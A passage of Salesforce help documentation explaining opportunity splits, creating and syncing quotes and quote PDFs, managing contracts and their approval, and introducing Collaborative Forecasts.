2. In the Opportunity Split related list, click **Edit Opportunity Splits**.

   Note: If you don't see the related list, ask your administrator to edit the setup options for Opportunity Splits.

3. Add appropriate opportunity team members, and adjust their split percentages. Revenue splits must total 100%, but overlay splits can total any percentage.
4. Click **Save**.

Note: Split percentages are limited to two decimal places. If you enter a monetary amount that requires a split percentage with three decimal places or more, the amount is automatically rounded.

CREATING QUOTES AND DOCUMENTING CONTRACTS

QUOTING YOUR PRODUCTS AND SERVICES

Quotes Overview

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view quotes:	"Read" on quotes.
To create quotes:	"Create" on quotes

A quote is a record showing proposed prices for products and services. You create a quote from an opportunity and its products.

Each opportunity can have multiple associated quotes, and any one of them can be synced with the opportunity. When a quote and an opportunity are synced, any change to line items in the quote will sync with products on the opportunity, and vice versa.

When your quote is complete, you can generate a PDF and email it to your customer. Quote PDFs are based on templates. We offer a standard template, and you can also create your own.

Opportunities Overview
Creating Quotes
Quotes Syncing Overview

Creating Quotes

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view quotes:	“Read” on quotes.
To create quotes:	“Create” on quotes

Tip: You can create a set of quotes to show different combinations of products, discounts, and quantities so customers can compare prices.

1. Click **New Quote** on the Quotes related list on an opportunity. The `Subtotal`, `Discount`, `Total Price`, and `Grand Total` fields show values from the opportunity.

   Note: The price book, products, and list prices must be active in the opportunity.

2. Enter a quote name.
3. In the `Expiration Date` field, enter the date when the quote will no longer be valid.
4. Enter taxes and shipping amounts as needed. The currency for these values comes from the opportunity.

   For multicurrency organizations, the line item's currency is the same as the currency of the associated opportunity, which is inherited from the product record. If the product currency is different from the user currency, currency-related fields display both currencies: the product's currency is converted to the user's currency, and the converted amount appears in parentheses.

5. Enter a contact name or click the lookup icon ( ) to select a contact. The quote shipping and billing addresses come from the associated account.
6. Click **Save** when you're done. When you save a quote:

   - A unique quote number is added.
   - Any products on the opportunity are copied to the quote as line items.
   - The grand total is recalculated based on any taxes or shipping information you entered.

Enterprise, Unlimited, and Developer Edition organizations can activate record types and ask you to choose a `Record Type` when creating a record. Record types determine the picklist values and business processes available when you create or edit a record.

Displaying and Editing Quotes
Creating Quote PDFs

Displaying and Editing Quotes

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To change quotes:	"Edit" on quotes AND "Read" on Quotes

Displaying Quotes

From the Quotes related list on an opportunity, click the quote number to display the quote. All quotes associated with the opportunity appear in this list. If hover details are enabled, hover over any lookup field on the detail page to view key information about a record before clicking into that record's detail page.

Editing Quotes

To update a quote, click **Edit** in any of these areas.

- On the quote detail page.
- Next to the quote in the Quotes related list of an opportunity.
- In the hover details for the quote in the Recent Items list.

Make changes as needed. Note that you can't change which opportunity is associated with the quote. Click **Save** when you're done. Use inline editing to edit fields directly on the detail page. If inline editing isn't enabled, contact your administrator.

Related Lists

The related lists on a quote show key information related to the quote, including quote line items and the quote PDFs that have been created and emailed.

- Hover over the links at the top of a detail page to display the corresponding related list and its records. If Chatter is enabled, hover links display below the feed. An interactive overlay allows you to quickly view and manage the related list items. Click a hover link to jump to the content of the related list. If hover links are not enabled, contact your Salesforce administrator.
- To directly add new items, click **New** (or the equivalent button) at the top of a related list.
- To change the number of records shown for related lists, click **View More** below a related list, or click **fewer** or **more** at the bottom of the page.

The related lists you see are determined by your:

- Personal customization
- Administrator's page layout customizations
- Permissions to view related data

Printing Quotes

To open a printable display of the record details, in the top-right corner of the page, click **Printable View**.

Editing Quote Line Items

Quotes Fields

Adding Line Items to Quotes

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To add quote line items:	"Edit" on quotes AND "Read" on products and price books

To add line items to a quote:

1. Click **Add Line Item** in the Quote Line Items related list.
2. If no price book was selected on the opportunity, select a price book for the quote. Otherwise, the quote uses the opportunity's price book.
3. Enter search criteria in the lookup to locate a line item.
4. Select the products you want to add and click **Select**.
5. Enter the correct values in the fields. The sales price defaults to the product's list price as recorded in the price book. The sales price may be editable depending on your permissions. For multicurrency organizations, the line item's currency is the same as the currency of the associated opportunity, which is inherited from the product record. If the product currency is different from the user currency, currency-related fields display both currencies: the product's currency is converted to the user's currency, and the converted amount appears in parentheses.
6. Click **Save** to save and exit, or **Save & More** to add more line items. The line items are added to the Quote Line Items related list. The grand total in the detail section is the sum of the related line items, and the discount is the average discount for the line items.

If the product has default schedules, the schedules are not created when you add the line item. If the line item is copied from the opportunity, you can view the schedule from the opportunity. To change a schedule, edit the product record directly.

Note:

If this quote is synced with an opportunity, the new line item is copied to the opportunity as a product in the Products related list.

Using the Quote Line Items Related List

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To customize page layouts:	"Customize Application"
To view page layouts (enhanced page layout editor only):	"View Setup"

The Quote Line Items related list shows the line items on a quote. If the quote is synced to its related opportunity, any changes or additions to quote line items are updated in the opportunity's Products related list, and vice versa.

Your administrator can customize the quote line item edit and detail pages you see when you select a line item on a quote. You can create and customize your own page layouts from Setup by clicking **Customize** > **Quotes** > **Quote Line Items** > **Page Layouts**.

Editing Quote Line Items

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To edit or delete quote line items:	"Edit" on quotes AND "Read" on products and price books

To edit a quote line item:

1. Click **Edit** next to the line item in the Quote Line Items related list. You can also click **Edit All** to edit all line items at once.
2. Enter the correct values in the fields. The sales price defaults to the product's list price as recorded in the price book. The sales price may be editable depending on your user permissions.

   For multicurrency organizations, the line item's currency is the same as the currency of the associated opportunity, which is inherited from the product record. If the product currency is different from the user currency, currency-related fields display both currencies: the product's currency is converted to the user's currency, and the converted amount appears in parentheses.

   If you have a quote line item that has a discount, you can't edit the `Discount` field if the product has either a default schedule established on the product record or an individual schedule established on the opportunity product record.

3. Click **Save**. If the quote is synced with an opportunity, the opportunity product that corresponds to the quote line item is updated with your changes.

Note: If an opportunity is syncing with a quote, and the quote record is locked by an approval process, you can't edit the opportunity products.

Deleting Quote Line Items

If the quote is synced with an opportunity, deleting the quote line item also deletes the corresponding product from the opportunity's Products related list.

To delete a line item:

- Click **Del** next to the line item in the quote's Quote Line Items related list.
- Click **Delete** on the quote line item's detail page.

Deleting Quotes

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view quote lists:	"Read" on quotes
To delete quotes:	"Delete" on quotes

You can delete a quote if you're an administrator, the quote owner, or a user above the quote owner in the organization role hierarchy and you have the appropriate permissions.

You can delete a quote from:

- An opportunity—Open an opportunity, and in the Quotes related list, click **Del** next to the quote.
- The quote detail page—Open the quote and click **Delete**.

When you delete a quote, all related PDFs, notes, and attachments are deleted. If the quote is synced with an opportunity, the record is removed from the opportunity's Quotes related list. The deleted quote is moved to the Recycle Bin. If you undelete a previously synced quote, it will no longer be synced with the opportunity.

Creating Quote PDFs

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create quote PDFs:	"Edit" on quotes

You can generate quote PDFs to print or email to customers. You can generate a quote PDF from either the standard template, which comes built in, or a custom template you design. Quote PDFs use the language and locale of the running user.

Note:

In some cases, a field may not appear on the quote templates palette or on a PDF created from a template.

- If a user is unable to view or update a field because of field-level security settings, that field won't appear on PDFs created from a template, even if the template includes that field. Read-only fields will appear on PDFs.
- A field that appears on a quote page layout but does not have a value for a given quote will appear on the quote templates palette, but won't appear on PDFs created from that quote.
- Quote line item fields that don't contain data won't appear as columns in a list when a PDF is created, even if the template includes that field. For example, if no quote line items offer a discount, the `Discount` column won't appear, even if the list includes the `Discount` field.
- If a related list is not included on a quote page layout, it won't appear on the template palette or any PDFs for quotes that use that page layout.

Text fields displayed in a related list in a quote PDF are truncated to less than 256 characters. This limitation occurs on rich text area fields, other types of text fields, standard fields, and custom fields.

Creating Quote PDFs from the Standard Template

If you haven't created any custom templates or generated any PDFs, you start from the standard template.

1. On the quote detail page, click **Create PDF** to generate a preview.
2. Click **Save to Quote** to save the PDF to the Quote PDFs related list. The PDF name is the quote name plus a version number, such as `AcmeQuote_V1`.

   You can also save and email your quote directly from the preview page.

Creating Quote PDFs by Selecting a Template

If you've already created a PDF, you can select a template from a list of those you've recently used. If you haven't created a PDF, or you want to use a template that's not listed, you can search for the one you want. The standard template is always available.

1. On the quote detail page, click the **Create PDF** drop-down list.
2. Either select your template from the Recent Templates list (if available), or click `Choose Template` and search for the one you want.

Tip: To bypass the list of recent templates and select a different one, click the **Create PDF** button on the quote detail page.

3. Click **Create PDF** to generate a preview.
4. Click **Save to Quote** to save the PDF to the Quote PDFs related list. The PDF name is the quote name plus a version number, such as `AcmeQuote_V1`.

   You can also save and email your quote directly from the preview page.

See Also:

Emailing Quote PDFs

Emailing Quote PDFs

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To email quote PDFs:	“Edit” on quotes

When you create a quote PDF, you can email it to your customer for approval. The quote must have a status that allows emailing.

1. Start by generating the email. You can:
   - Click **Save and Email Quote** on the PDF preview.
   - Click **Email Quote** on the quote detail page.
   - Click **Email** next to the PDF in the Quote PDFs related list.

   An email task opens with the current quote PDF attached.

   Tip: To email a previous version, click **Email** next to that version in the Quote PDFs related list.

2. Enter the customer's email address, a subject, and body text, and then click **Send**.

Creating Quote PDFs

Quotes Fields

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

This table lists the fields (in alphabetical order) that make up a quote. Some of these fields may not be visible or editable depending on your page layout, field-level security settings, or Salesforce edition. (Field-level security is available in Enterprise, Unlimited, and Developer Editions only.)

Note: If an opportunity product's currency is different from the user's currency in a multicurrency organization, currency fields for quotes and quote line items appear in both currencies. the product's currency is converted to the user's currency, and the converted amount appears in parentheses. Fields in quote custom reports appear in the report's currency. Currency fields include `Subtotal`, `Tax`, and `Grand Total`.

Field	Description
`Account Name`	Name of account the quote's opportunity is linked to. (Read only)
`Additional To`	Additional address field for use if needed. Not displayed on the page layout by default.
`Additional To Name`	Name of the person or company associated with the additional address.
`Bill To`	Billing address for the account associated with the quote.
`Bill To Name`	Name of the person or company the quote is billed to.
`Contact Name`	Name of the contact associated with the quote. By default, this is the primary contact on the opportunity.
`Created By`	User who created the quote and creation date and time. (Read only)
`Description`	Description of the quote or notes to help you differentiate between quote versions.
`Discount`	Weighted average of all line item discounts on the quote. Can be any positive number up to 100. (Read only)
`Email`	Email address of the contact associated with the quote. If available, automatically filled in when you add a contact.
`Expiration Date`	Date this quote is no longer valid.
`Fax`	Fax number for the contact associated with the quote. If available, automatically filled in when you add a contact.
`Grand Total`	Total price of the quote plus shipping and taxes. (Read only)
`Last Modified By`	User who most recently changed the quote and modified date and time. (Read only)
`Line Items`	Number of line items on the quote.
`Opportunity Name`	Name of the opportunity associated with the quote. (Read only)

Field	Description
`Phone`	Phone number of the contact associated with the quote. If available, automatically filled in when you add a contact.
`Quote Name`	Name of the quote.
`Quote Number`	Automatically-generated number identifying the quote. (Read only)
`Quote To`	Address to send the quote to for approval, such as the address of a third-party agency representing a buyer. Not displayed on the page layout by default.
`Quote To Name`	Name of the entity (such as a person or business) the quote is sent to for approval.
`Record Type`	Name of the field that determines what picklist values are available for the record. The record type may be associated with a sales process. Available in Enterprise, Unlimited, and Developer Editions.
`Shipping and Handling`	Total shipping and handling costs for the quote.
`Ship To`	Shipping address for the account associated with the quote.
`Ship To Name`	Name of the entity (such as a person or company) the quote line items are shipped to.
`Status`	Current status of the quote. The standard options are: • —None— • Draft • Needs Review • In Review • Approved • Rejected • Presented • Accepted • Denied Your administrator determines which status is the default for new quotes and which statuses allow you to email a quote PDF.
`Subtotal`	Total of the quote line items before discounts, taxes, and shipping are applied. (Read only)
`Syncing`	Indicates whether the quote syncs with its associated opportunity. (Read only.)
`Tax`	Total taxes for the quote.
`Total Price`	Total of the quote line items after discounts and before taxes and shipping. (Read only)

Quote Line Item Fields

This table lists the fields (in alphabetical order) that make up a quote line item.

Field	Description
`Created By`	User who created the line item and creation date and time. (Read only)
`Date`	Service, effective, or other date for the product.
`Discount`	Discount you apply to the line item. You can enter a number with or without the percent symbol and you can use up to two decimal places.
`Last Modified By`	User who most recently changed the line item and modify date and time. (Read only)
`Line Description`	Description of the product in the line item.
`Line Item Number`	Automatically system-generated number that identifies the line item. (Read only)
`List Price`	Price of the product within the price book including currency. (Read only)
`Product`	Name of the line item product as listed in the price book. (Read only)
`Product Code`	Internal code or product number used to identify the product.
`Quantity`	Number of units of this line item's product included in the quote. Value must be one or greater. If a quote is synced with an opportunity, this field is updated from the quote line item to the opportunity product. This field also appears in the Products list on the Opportunity Forecast Edit page, if you use forecasting for your opportunities (depending on which forecasting version you use).
`Quote Name`	Name of the quote the line item is for.
`Sales Price`	Price you currently want to use for the product. Initially, the sale price for a product added to an opportunity or quote is the product's list price from the price book, but you can change it here. If a quote is synced with an opportunity, this field is updated from the quote line item to the opportunity product. If a quote is synced with an opportunity, this field is updated from the quote line item to the opportunity product. This field also appears in the Products list on the Opportunity Forecast Edit page, if you use forecasting for your opportunities (depending on which forecasting version you use).
`Schedule`	Indicates whether the line item uses schedules in the opportunity. Note that default schedules are not carried over from the opportunity when opportunity products are copied to a quote.
`Subtotal`	Line item's sales price multiplied by the quantity.
`Total Price`	Line item's sales price multiplied by the quantity minus the discount.

Searching for Quotes

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view quotes	"Read" on quotes

Search for quotes by either name or number.

1. Enter your search terms in the sidebar or header search box.
2. Click **Search**.
3. From the search results, click an item to open it or click **Edit**, if available.

Note: You can only create list views on object tabs. The Quotes object doesn't have a standard object tab and doesn't support custom object tabs.

Quotes Syncing Overview

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Quotes syncing lets you link a quote to the opportunity it was created from and synchronize all updates between the two records. An opportunity can have multiple quotes, but it can only sync with one quote at a time.

While a quote and an opportunity are synced, any addition or change to the list of products in one record syncs with the list of products in the other one. So adding a line item to a quote updates the synced opportunity's Products related list, and adding a product to the opportunity updates the synced quote's Quote Line Items related list. Product sorting also syncs between the two records. The quote and opportunity continue to sync each way until you stop syncing or delete one of the records.

You can sync quotes and opportunities that don't have any products. When you add a product to either record, it's automatically added to the record it's synced to.

If an opportunity and a quote are synced, the opportunity identifies the synced quote in two places:

- The `Synced Quote` field on the Opportunity detail page.
- The `Syncing` checkbox in the Quotes related list.

If you stop the sync between a quote and an opportunity, the link is broken and the records are no longer automatically updated with each other's changes.

See Also:

Syncing Quotes and Opportunities

Syncing Quotes and Opportunities

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To sync quotes:	"Create" on quotes

To sync a quote with an opportunity:

1. Open the quote you want to sync and click **Start Sync**.
2. In the dialog boxes, click **Continue**, **Sync**, then **Done**.

The quote and the opportunity are now linked for syncing, which takes place any time you add or update a quote line item or opportunity product. The opportunity's `Synced Quote` field and Quotes related list identify the quote that's currently synced.

To stop sync between a quote and an opportunity, open the synced quote and click **Stop Sync**. Updates are no longer synced between the records.

To sync a different quote with an opportunity, follow the steps for syncing a quote. The previously synced quote stops syncing and the new quote starts.

Troubleshooting Quotes Syncing
Quotes Syncing Overview

Troubleshooting Quotes Syncing

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To sync quotes:	"Create" on quotes

You may get error messages if you try to sync quotes under certain conditions. If so, find your error below and learn how to solve the problem.

This quote can't be synced because it has inactive or archived products.

- If the product isn't active, edit the product and select the `Active` check box.
- If the product has been archived, delete the product if the opportunity is not closed.

This quote can't be synced because it has an inactive or archived price book.

- If the price book is inactive, edit the price book and select the `Active` check box.
- If the price book has been archived, delete the price book if the opportunity is not closed.

This quote can't be synced because it has inactive or archived list prices.

- If the list price isn't active, edit the list price and select the `Active` check box for the list price.
- If the list price has been archived, delete the list price if the opportunity is not closed.

This quote can't be synced because it has an inactive currency.

Activate the currency from Setup by clicking **Company Profile** > **Manage Currencies**.

This quote can't be synced because one or more of the schedules for the opportunity products have changed since the quote was created.

Either create a new quote and sync that one, or open the product and delete the schedule, then recreate the schedule.

This quote can't be synced because another quote that's being synced for this opportunity is locked due to a workflow approval process. Opportunities can only sync with one quote at a time.

To unlock the other quote, either finish the approval process or recall the request for approval.

The SyncedQuote field is read only within a trigger.

Your organization may be using an Apex trigger that is attempting to modify the `SyncedQuote` field. The `SyncedQuote` field is read only and can't be modified with a trigger. Contact your system administrator to modify the trigger.

DOCUMENTING CONTRACTS FOR YOUR ACCOUNTS

Contracts Overview

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

A contract is a written agreement between two or more parties. Many companies use contracts to define the terms for doing business with other companies.

Use Salesforce to establish and document the contracts you have with your accounts. Then, track the contract through your organization's approval process and use workflow alerts to notify yourself when to initiate contract renewals.

Contracts Home

Administrator tip sheet: Getting Started with Contracts

Contracts Home

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view the Contracts tab:	"Read" on contracts
To view contracts:	"Read" on contracts
To create contracts:	"Create" on contracts AND "Read" on accounts

Click the Contracts tab to display the contracts home page.

- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.
- In the **Recent Contracts** section, select an option from the drop-down list to display a brief list of the top contracts matching that criteria. From the list, you can select any contract to go directly to the contract detail. `Contract Name` displays in this list if you have added it to your contract page layout. Toggle the **Show 25 items** and **Show 10 items** links to change the number of items that display. The fields you see are determined by the "Contracts Tab" search layout defined by your administrator and by your field-level security settings (available in Enterprise, Unlimited, and Developer Editions only). The Recent Contracts options are:

Recent Contracts Choice	Description
Recently Created	The last ten or twenty-five contracts you created, with the most recently created contract listed first. This list only includes records owned by you.
Recently Modified	The last ten or twenty-five contracts you updated, with the most recently updated contract listed first. This list only includes records owned by you.
Recently Viewed	The last ten or twenty-five contracts you viewed, with the most recently viewed contract listed first. This list is derived from your recent items and includes records owned by you and other users.
Approval Pending	The last ten or twenty-five contracts that have at least one approval request awaiting your approval. This list includes records owned by you and other users.

- In the **Recent Contracts** section, click **New** to create a new contract.

Considerations for Creating Contracts

Viewing Contract Lists

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view contract lists:	“Read” on contracts
To create contracts:	“Create” on contracts AND “Read“ on accounts

The contracts list page displays a list of contracts that match your current view. To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.

- Click a contract number to view the detail. Click **Edit** or **Del** to edit or delete a contract.
- If Chatter is enabled, click or to follow or stop following a contract in your Chatter feed.
- Click **New Contract** select **Contract** from the Create New drop-down list in the sidebar to create a contract.

See Also:

Deleting Contracts

Displaying and Editing Contracts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view contracts:	"Read" on contracts
To change contracts:	"Edit" on contracts AND "Read" on accounts
To change activated contracts:	"Activate Contracts"

Displaying Contracts

Once you have located a contract on the contracts home or list pages, click the contract number to display detailed information. From an account, click the contract number in the Contracts related list to display the contract. All contracts associated with the account are listed in the Contracts related list. If hover details are enabled, hover over any lookup field on the detail page to view key information about a record before clicking into that record's detail page.

Viewing Contract Updates and Comments (Chatter)

Display a Chatter feed of updates, comments, and posts about the contract.

Editing Contracts

To update a contract, click **Edit**, and then change the fields that you want to update. When you have finished, click **Save**. You can also select **Save & New** to save the current contract and create another. Users with the "Edit" permission on contracts can edit contracts until they are activated. Use inline editing to edit fields directly on the detail page. If inline editing isn't enabled, contact your administrator.

Contract Related Lists

The lower portion of the display provides a snapshot of key information relating to the contract. The related lists you see are determined by your personal customization and by any customization your administrator has made to page layouts or your permissions to view related data. You can click on individual items to display additional detail. Click **more** at the bottom of the page or **View More** below a related list to display more items. Click **New** to directly add new items.

Note: Hover over the links at the top of a detail page to display the corresponding related list and its records. If Chatter is enabled, hover links display below the feed. An interactive overlay allows you to quickly view and manage the related list items. Click a hover link to jump to the content of the related list. If hover links are not enabled, contact your Salesforce administrator.

Printing Contracts

To open a printable display of the record details, in the top-right corner of the page, click **Printable View**.

To return to the last list page you viewed, click **Back to list** at the top of the contracts detail page. If your organization has enabled collapsible page sections, use the arrow icons next to the section headings to expand or collapse each section on the detail page.

Searching for Contracts

Contract Approval Requests

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

The Approval Requests related list on a contract detail page tracks the status of each approval request. This list displays information about each approval request and includes the status and any approve or reject comments. When the status is `Pending`, no comment is included.

Contract History

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

The Contract History related list of a contract detail page tracks changes to a contract. The default is to track changes for contracts with a status of either **In Approval Process** or **Activated**. To track changes for contracts with any status, see Customizing Contract Settings on page 1524.

Any time a user modifies any of the standard or custom fields whose history is set to be tracked on the contract, a new entry is added to the Contract History related list. All entries include the date, time, nature of the change, and who made the change. Modifications to the related lists on the contract are not tracked in the contract history.

You can report on activated contracts whose fields are tracked by clicking **New Report...** on the Reports tab, selecting **Contract Reports** as the Report type, and then selecting **Contract History**.

Considerations for Creating Contracts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view contracts:	“Read” on contracts
To create contracts:	“Create” on contracts AND “Read” on accounts

When creating contract records, you must enter the related account name and select a status. Your system administrator may have required other fields.

Consider entering the following optional information.

- The start date
- How long the contract will be in effect
- The end date

Note: Your administrator may have configured Salesforce to calculate `Contract End Date` based on `Contract Start Date` and `Contract Term`. If `Contract End Date` is auto-calculated, it won't display on the contract's edit page.

If your organization uses divisions, the division of a new contract is automatically set to the division of the related account.

Contract Fields

Cloning Contracts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view contracts:	"Read" on contracts
To clone contracts:	"Create" on contracts AND "Read" on accounts

The **Clone** button on a contract quickly creates a new contract with the same information as the existing contract. For example, you can add multiple contracts for the same account.

Click **Clone** on an existing contract. Enter or change any information for the new contract and click **Save**.

Note: If you have read-only access to a field, the value of that field is not carried over to the cloned record.

Contract Fields

Contract Fields

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

A contract has the following fields, listed in alphabetical order. Depending on your page layout and field-level security settings, some fields may not be visible or editable.

Field	Description
`Account Name`	Name of account associated with the contract.
`Activated By`	Name of the person that activated the contract.
`Activated Date`	Activation date of the contract.
`Billing City`	City portion of billing address. Up to 40 characters are allowed in this field.
`Billing Country`	Country portion of billing address. Up to 80 characters are allowed in this field.

Field	Description
`Billing Country` (beta)	The billing country for the address. Entry is selected from a picklist of standard values.
`Billing State/Province`	State or province portion of billing address. Up to 80 characters are allowed in this field.
`Billing State/Province` (beta)	The billing state or province for the address. Entry is selected from a picklist of standard values.
`Billing Street`	Street address used for billing. Up to 255 characters are allowed in this field.
`Billing Zip/Postal Code`	Zip or postal code portion of billing address. Up to 20 characters are allowed in this field.
`Company Signed By`	User at your organization who authorized the contract.
`Company Signed Date`	Date that the contract was authorized.
`Contract Division`	Division to which the contract belongs. This value is automatically inherited from the related account. Available only in organizations that use divisions to segment their data.
`Contract End Date`	Last day the contract is in effect. Your administrator can configure Salesforce to calculate `Contract End Date` based on `Contract Start Date` and `Contract Term`. If this field is auto-calculated, it will not display on the contracts edit page.
`Contract Name`	Title for the contract that distinguishes it from other contracts.
`Contract Number`	Unique number automatically assigned to the contract. Numbering for contracts starts at “100.” (Read only) Administrators can modify the format and numbering for this auto-number field.
`Contract Owner`	User who owns the contract record.
`Contract Start Date`	First day that the contract is in effect.
`Contract Term (months)`	Number of months that the contract is in effect.
`Created By`	User who created the contract record.
`Customer Signed By`	Contact on the account that authorized the contract.
`Customer Signed Date`	Date the contact signed the contract.
`Customer Signed Title`	Title of the contact who signed the contract.
`Description`	Statement describing the contract.
`Last Modified By`	User who most recently changed the contract record.
`Owner Expiration Notice`	Number of days before the contract end date you want to send the notification, if the contract owner and account owner wants to be notified of an upcoming contract expiration.

Field	Description
`Shipping City`	City portion of primary mailing or shipping address. Up to 40 characters are allowed in this field.
`Shipping Country`	Country portion of primary mailing or shipping address. Up to 80 characters are allowed in this field.
`Shipping Country` (beta)	The shipping country for the address. Entry is selected from a picklist of standard values.
`Shipping State/Province`	State or province portion of primary mailing or shipping address. Up to 80 characters are allowed in this field.
`Shipping State/Province` (beta)	The shipping state or province for the address. Entry is selected from a picklist of standard values.
`Shipping Street`	Primary mailing or shipping street address of account. Up to 255 characters are allowed in this field.
`Shipping Zip/Postal Code`	Zip or postal code portion of primary mailing or shipping address. Up to 20 characters are allowed in this field.
`Special Terms`	Any terms that you have specifically agreed to and want to track in the contract.
`Status`	Indicates the stage that the contract has reached in the contract business process. Your organization can add values to this picklist within three system-defined contract status categories: `Draft`, `In Approval Process`, and `Activated`. You can use these status categories to track contracts within your business process using reports and views. **Important:** The `Status` field cannot be updated by approval processes. If you want to use the contract status as part of an approval process, we recommend creating a custom status field.
`Custom Links`	Listing of custom links for contracts set up by your administrator.

Displaying and Editing Contracts

Approving Contracts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To approve contracts:	"Approve Contracts"

Your organization may already have a process for approving contracts. For example, you may have one person designated for each team to approve contracts. You may also have one administrator designated to activate contracts. If so, your Salesforce administrator can customize Salesforce to give the appropriate people the permissions they need to perform their part of the contract life-cycle.

Before you begin customizing Salesforce, define the life-cycle of a contract in your organization. Use the following basic contract approval process to get started:

1. A user creates a contract. This user needs to have the "Edit" permission on contracts. All newly created contracts have a **Draft** status.
2. The contract owner sends an approval request to have the contract approved by a team lead. The first approval request on a contract changes its status to **In Approval Process**.
3. The team lead accepts or rejects the contract approval request. If rejected, the contract owner can make changes to the contract and submit another approval request. The status remains **In Approval Process** whether the approval request was accepted or rejected.
4. If accepted, a contract administrator activates the contract. Users with the "Activate Contracts" permission can activate a contract. Activating a contract changes the contract status to **Activated** and makes the contract read only. Activated contracts cannot be changed and only users with the "Delete Activated Contracts" permission can delete a contract with **Activated** status.

Sending Approval Requests

To send an approval request for a contract:

1. Select the contract.
2. Click **New** in the Approval Requests related list.
3. Select the person you want to receive the approval request.
4. Enter any request comments.
5. Click **Save**. Salesforce sends an email approval request to the recipient you selected. The recipient can click a link in the email to view the contract and click **Approve** to accept the contract or **Reject** to return the approval request. All approval requests are tracked in the Approval Request related list.

Note: Approval request comments are limited to 4,000 characters. In Chinese, Japanese, or Korean, the limit is 1,333 characters.

Receiving Approval Requests

Use the Approval Pending list on the contracts home page to view all the contracts that require your approval. When you receive an email approval request, click the included link to view the contract.

- Click **Approve** to accept the contract as is and notify the contract owner that the request is approved. You will be prompted to select an approval request status and enter any approval request comments. Click **Save** to send and save the approval request.
- Click **Reject** to return the approval request. Select an approval request status and enter any comments that you want attached to the approval request. Click **Save** to send your response and save the approval request.

Note: You can use the standard contracts approval functionality alone or together with approval processes.

The `Status` field cannot be updated by approval processes. If you want to use the contract status as part of an approval process, we recommend creating a custom status field.

Deleting Contracts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To delete inactivated contracts:	"Delete" on contracts AND "Read" on accounts
To delete activated contracts:	"Delete Activated Contracts" AND "Read" on accounts

To delete a contract, click **Del** next to the contract on the contracts list page. You can also delete a contract by clicking **Delete** on the contract detail page.

When you delete a contract, all related notes, attachments, events and tasks, history, and approval requests are deleted. Associated accounts are not deleted with the contract. The deleted contract is moved to the Recycle Bin. If you undelete the contract, any related items are also restored.

Searching for Contracts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view contracts:	“Read” on contracts

1. Enter your search terms in the sidebar or header search box.
2. Click **Search**.
3. From the search results, click an item to open it or click **Edit**, if available.

You can also create a custom view to find contracts that match specific criteria.

FORECASTING SALES

PREDICTING AND PLANNING SALES CYCLES WITH COLLABORATIVE FORECASTS

Forecasts Overview

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

Predict and plan the sales cycle from pipeline to closed sales, and manage sales expectations throughout the organization with Forecasts. A forecast is an expression of expected sales revenue based on the gross rollup of a set of opportunities. Forecasts include adjustments made by forecast users to their subordinates' forecasts as well as adjustments made by these subordinates on the forecasts of the users below them in the forecast hierarchy. Forecasts are organized by forecast category and period in the rollup table on the forecasts page.

Users can view forecasts and related opportunities by forecast category for just one person or everyone below them in the forecast hierarchy. For example, they can see the July Best Case forecast for all the sales managers who report to them, all the sales reps who report to any one of their managers, or just one individual. Users can also adjust the forecasts of subordinates one level beneath them. The user interface makes it simple to conduct status calls with an opportunity team because users can move around it with ease. Use the flexibility of Forecasts to perform many tasks.

- Select and view forecasts using an interactive, expandable table.
- See forecast summary information for single months or quarters, and a multi-month or quarter range, for each forecast category.
- Use a list of related opportunities that updates dynamically according to the forecast selection.
- Hover and click on a column boundary and adjust the width to view data more easily.
- Access related forecast details, including who made adjustments and original forecast amounts; adjust these details.
- Access opportunity records directly from the forecasts page.
- Move up and down through the forecasts hierarchy easily if you're a forecast manager.
- View forecast amounts based on either revenue or quantity amounts.
- View forecasts in multiple currencies.
- View quota information on each user's forecast page.
- Use Forecasts reports.
- Include the opportunities of your partner portal users in your forecasts.

Planning Your Migration from Customizable Forecasting to Forecasts

User Permissions Needed	
To enable Forecasts users:	"Manage Users" AND "Customize Application"
To manage quotas:	"Customize Application" AND "Manage Quotas"

